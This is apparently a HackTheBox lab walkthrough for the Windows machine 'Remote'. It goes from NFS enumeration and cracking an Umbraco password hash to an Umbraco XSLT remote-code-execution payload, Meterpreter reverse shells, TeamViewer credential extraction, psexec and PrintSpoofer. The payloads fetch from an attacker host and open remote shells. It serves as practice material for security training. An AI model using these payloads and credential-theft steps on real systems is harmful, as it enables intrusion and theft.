



# HACKTHEBOX



## Remote

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## Synopsis

Remote is an easy difficulty Windows machine that features an Umbraco CMS installation. Credentials are found in a world-readable NFS share. Using these, an authenticated Umbraco CMS exploit is leveraged to gain a foothold. A vulnerable TeamViewer version is identified, from which we can gain a password. This password has been reused with the local administrator account. Using `psexec` with these credentials returns a SYSTEM shell.

## Skills Required

- Enumeration

## Skills Learned

- NFS Enumeration
- CMS Exploitation
- TeamViewer Credential Gathering
- SelImpersonate Privilege Abuse


# Enumeration

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## Nmap

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```
nmap -A -p- --min-rate=1000 -T4 10.10.10.180
```



```
nmap -A -p- --min-rate=10000 -T4 10.10.10.180

Nmap scan report for 10.10.10.180
Host is up (0.18s latency).
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-syst:
|_ SYST: Windows_NT
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
111/tcp   open  rpcbind      2-4 (RPC #100000)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2049/tcp  open  mountd       1-3 (RPC #100005)
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49665/tcp open  msrpc        Microsoft Windows RPC
49679/tcp open  msrpc        Microsoft Windows RPC
```

Nmap reveals that the target host is a Windows system that features a web server, FTP, SMB and NFS services running on their default ports. It is also revealed that the FTP service permits anonymous access.

## FTP

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
Let's login to FTP with the credentials `anonymous / anonymous`.

```
ftp 10.10.10.180
Connected to 10.10.10.180.
220 Microsoft FTP Service
Name (10.10.10.180:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> ls -al
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
```

There are no files present. We can ignore this service for now.

## IIS

Browsing to port 80 reveals a web store.



`Intranet` page sounds interesting, but it doesn't contain much. Let's enumerate other files and directories that could be hosted on the server using Gobuster.


## Gobuster

```
gobuster dir --url=http://10.10.10.180/ --wordlist=/usr/share/wordlists/dirb/common.txt
```

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gobuster dir --url=http://10.10.10.180/ --wordlist=dirb/common.txt

<SNIP>
/about-us (Status: 200)
/Blog (Status: 200)
/blog (Status: 200)
/contact (Status: 200)
/Contact (Status: 200)
/Home (Status: 200)
/home (Status: 200)
/install (Status: 302)
/intranet (Status: 200)
/People (Status: 200)
/people (Status: 200)
/person (Status: 200)
/products (Status: 200)
/Products (Status: 200)
/umbraco (Status: 200)
```

Gobuster output reveals an `umbraco` folder. Let's browse to that.



The logo and page title reveals that the application is an Umbraco CMS instance. Attempts with common default credentials such as `admin / admin`, `admin / test`, `administrator / password`, `admin / password` and `root / password` failed.


# NFS

Available shares on Network File System can be enumerated using `showmount` utility. Let's install it by issuing the command below.

```
sudo apt install nfs-common
```

We can now enumerate directories that are exported on NFS.

```
showmount -e 10.10.10.180
```



```
showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
```

The `site_backups` folder is accessible to everyone. Let's mount this folder on our machine.

```
mkdir backups
sudo mount -t nfs 10.10.10.180:/site_backups backups/
```

Listing this reveals an `Umbraco` subdirectory.

```

ls -al
total 119
drwx----- 2 nobody 4294967294 4096 Feb 23 2020 .
drwxr-xr-x 1 mrr3boot mrr3boot 14 Sep 1 01:30 ..
drwx----- 2 nobody 4294967294 64 Feb 20 2020 App_Browsers
drwx----- 2 nobody 4294967294 4096 Feb 20 2020 App_Data
drwx----- 2 nobody 4294967294 4096 Feb 20 2020 App_Plugins
drwx----- 2 nobody 4294967294 64 Feb 20 2020 aspnet_client
drwx----- 2 nobody 4294967294 49152 Feb 20 2020 bin
drwx----- 2 nobody 4294967294 8192 Feb 20 2020 Config
drwx----- 2 nobody 4294967294 64 Feb 20 2020 css
-rwx----- 1 nobody 4294967294 152 Nov 1 2018 default.aspx
-rwx----- 1 nobody 4294967294 89 Nov 1 2018 Global.asax
drwx----- 2 nobody 4294967294 4096 Feb 20 2020 Media
drwx----- 2 nobody 4294967294 64 Feb 20 2020 scripts
drwx----- 2 nobody 4294967294 8192 Feb 20 2020 Umbraco
drwx----- 2 nobody 4294967294 4096 Feb 20 2020 Umbraco_Client
drwx----- 2 nobody 4294967294 4096 Feb 20 2020 Views
-rwx----- 1 nobody 4294967294 28539 Feb 20 2020 Web.config

```

Reading about Umbraco credential files [online](#) reveals that credentials are stored in the file `Umbraco.sdf` within the `App_Data` folder. Let's check for `admin` user credentials in this file.

```
strings App_Data/Umbraco.sdf | grep admin
```

```

strings App_Data/Umbraco.sdf | grep admin

Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgori
thm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a
1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgor
ithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-406
a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgor
ithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d2
7-b429-1b5c7c4f882f
<SNIP>

```

This reveals the username `admin@htb.local` and a SHA1 password hash. This can be cracked using John The Ripper.


```
echo -n 'b8be16afba8c314ad33d812f22a04991b90e2aaa' > hash
john hash --format=Raw-SHA1 --wordlist=/usr/share/wordlists/rockyou.txt
```

```
john hash --format=Raw-SHA1 --wordlist=/usr/share/wordlists/rockyou.txt


Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 512/512 AVX512BW 16x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
baconandcheese (?)
1g 0:00:00:00 DONE (2020-09-01 01:55) 1.219g/s 11980Kp/s 11980Kc/s
11980Kc/s baconandchips1..bacon84
Use the "--show --format=Raw-SHA1" options to display all of the
cracked passwords reliably
Session completed
```

## Foothold

We can login to Umbraco CMS with the `admin@htb.local / baconandcheese` credentials.



Clicking the `Help` icon in the bottom-left reveals that the version of the CMS is `7.12.4`.



This version suffers from an authenticated remote code execution vulnerability, for which a public [exploit](#) is available. Download the exploit and modify the login details as below.

```
...  
login = "admin@htb.local";  
password="baconandcheese";  
host = "http://10.10.10.180";  
...
```

In order to validate the vulnerability, we can change the payload to issue a web request to our server using `wget 10.10.14.7/rce` (changing this to your tun0 IP address). We can use `iwr`, `wget` and `curl` as aliases for the PowerShell command `Invoke-WebRequest`.

```
...  
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \\  
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-\  
com:xslt" \\  
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\\  
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \\  
{ string cmd = "wget 10.10.14.7/rce"; System.Diagnostics.Process proc = new \\  
System.Diagnostics.Process();\\  
proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd;\\  
proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true;\\  
\\  
proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \\  
</msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()" />\\  
</xsl:template> </xsl:stylesheet> ';\br/>...
```

Next, stand up a listener on port 80 and run the exploit.





```
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.180 - - [01/Sep/2020 02:13:16] code 404, message File not
found
10.10.10.180 - - [01/Sep/2020 02:13:16] "GET /rce HTTP/1.1" 404 -
```

We receive a hit our our server, which confirms that the CMS is vulnerable. Using Metasploit's `web_delivery` module, we can create a PowerShell payload that can be used to obtain a reverse shell.

```
msfconsole
use exploit/multi/script/web_delivery
set RHOSTS <ip>
set payload windows/x64/meterpreter/reverse_tcp
set LHOST tun0
set target 2
run
```



```
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 10.10.14.7:4444
[*] Using URL: http://10.10.14.7:8080/ac4J2rNEXt
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e
WwB0AGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwB1AHIAxQA6ADo
AUwB1AGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgB1AHQALgBTAGUA<SNIP>
```

Let's modify the payload in the script.

```

...
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-
com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "-nop -w hidden -e
WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAxQA6ADoAUwBlAGMAdQByAGk
AdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGU<SNIP>"; System.Diagnostics.Process
proc = new System.Diagnostics.Process();\
proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd;\
proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true;
\
proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
</msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\
</xsl:template> </xsl:stylesheet> '
...

```

Upon running the exploit, we receive a shell.

```

msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 10.10.14.7:4444
[*] Using URL: http://10.10.14.7:8080/ac4J2rNEXt
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e
WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAxQA6ADo
AUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUA<SNIP>
[*] 10.10.10.180 web_delivery - Delivering AMSI Bypass (939 bytes)
[*] 10.10.10.180 web_delivery - Delivering Payload (2100 bytes)
[*] Sending stage (200262 bytes) to 10.10.10.180
[*] Meterpreter session 1 opened (10.10.14.7:4444 ->
10.10.10.180:49689) at 2020-09-01 02:20:49 -0400

```

We can interact with the session using the command `sessions -i 1`. This reveals that we are in the execution context of the IIS application pool identity `apppool\defaultapppool`.

```
msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1776 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
iis apppool\defaultapppool
```

The user flag can be found in the `C:\Users\Public` folder.

## Privilege Escalation

Having gained a foothold, we can now enumerate the host. Checking for running services reveals the `TeamViewer` service.

```
c:\windows\system32\inetsrv>tasklist /svc

Image Name                      PID Services
=====
System Idle Process             0 N/A
System                          4 N/A
Registry                        104 N/A
smss.exe                        320 N/A
csrss.exe                       404 N/A
<SNIP>
TeamViewer_Service.exe         3004 TeamViewer7
<SNIP>
```

The service description reports that this is TeamViewer 7. We can confirm this using PowerShell.

```
powershell.exe
(Get-Command "C:\Program Files (x86)\TeamViewer\Version7\TeamViewer.exe").Version
```

```
PS C:\Program Files (x86)\TeamViewer\Version7> (Get-Command "C:\Program Files (x86)\TeamViewer\Version7\TeamViewer.exe").Version
```

Major	Minor	Build	Revision
7	0	0	0

This confirms that TeamViewer 7 is installed, which is known to be vulnerable to [CVE-2019-18988](#). TeamViewer versions 7.0.43148 through to 14.7.1965 (with TeamViewer 14 the `SecurityPasswordExported` key must be available). In vulnerable versions, AES-128-CBC encrypted user passwords are stored in the Windows registry using the known key `0602000000a400005253413100040000` and the iv `0100010067244F436E6762F25EA8D704`.

Let's background the session and use the Metasploit `teamviewer_passwords` module to gather the credentials.

```
meterpreter > bg
use post/windows/gather/credentials/teamviewer_passwords
set SESSION 1
run
```


```
msf6 post(windows/gather/credentials/teamviewer_passwords) > run

[*] Finding TeamViewer Passwords on REMOTE
[+] Found Unattended Password: !R3m0te!
[+] Passwords stored in:
/root/.msf4/loot/20200901030928_default_10.10.10.180_host.teamviewer__9
03342.txt
[*] Post module execution completed
```

The module output reveals the password `!R3m0te!`. The TeamViewer password by itself doesn't provide us with elevated access. However, it is possible that the password could have been reused with a privileged account such as the local administrator.

As the SMB service is running, we can attempt to obtain SYSTEM access using Metasploit's `psexec` module.

```
use exploit/windows/smb/psexec
set RHOSTS 10.10.10.180
set SMBPass !R3m0te!
set SMBUser administrator
set LHOST tun0
run
```



```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.10.14.7:1234
[*] 10.10.10.180:445 - Connecting to the server...
[*] 10.10.10.180:445 - Authenticating to 10.10.10.180:445 as user
'administrator'...
[*] 10.10.10.180:445 - Selecting PowerShell target
[*] 10.10.10.180:445 - Executing the payload...
[+] 10.10.10.180:445 - Service start timed out, OK if running a command
or non-service executable...
[*] Sending stage (175174 bytes) to 10.10.10.180
[*] Meterpreter session 2 opened (10.10.14.7:1234 ->
10.10.10.180:49702) at 2020-09-01 03:12:18 -0400

meterpreter > shell
Process 4800 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.107]
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C:\Windows\system32>whoami
nt authority\system
```

This is successful, and we can access the root.txt on the administrator Desktop.

## Alternate Method

Let's check the privileges of `iis apppool\defaultapppool` user.

```

c:\Users\Public>whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name      Description  State
=====
<SNIP>
SeImpersonatePrivilege Impersonate a client after authentication
Enabled
SeCreateGlobalPrivilege Create global objects
Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
Disabled

```

The output shows that this user has the `SeImpersonatePrivilege` set. Let's check the operating system version.

```

c:\Users\Public>systeminfo

Host Name:          REMOTE
OS Name:            Microsoft Windows Server 2019 Standard
OS Version:         10.0.17763 N/A Build 17763
OS Manufacturer:   Microsoft Corporation
<SNIP>

```

The host is running the Windows Server 2019 operating system. Using the [PrintSpoofer](#) exploit, impersonation privileges can be abused to gain SYSTEM access on the server. We can build the project using [Visual Studio](#). Double-click the solution file (`PrintSpoofer.sln`) to open it, click "Build" from the menu, and then "Build Solution".

Next, upload the generated `PrintSpoofer.exe` binary to the host.

```

meterpreter > upload PrintSpoofer.exe "c:\users\public"
[*] uploading   : PrintSpoofer.exe -> c:\users\public
[*] uploaded    : PrintSpoofer.exe -> c:\users\public\PrintSpoofer.exe

```

We can now run the exploit to obtain SYSTEM shell.



```
c:\Users\Public>PrintSpoofer.exe -i -c cmd  
[+] Found privilege: SeImpersonatePrivilege  
[+] Named pipe listening...  
[+] CreateProcessAsUser() OK  
Microsoft Windows [Version 10.0.17763.107]  
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami  
nt authority\system
```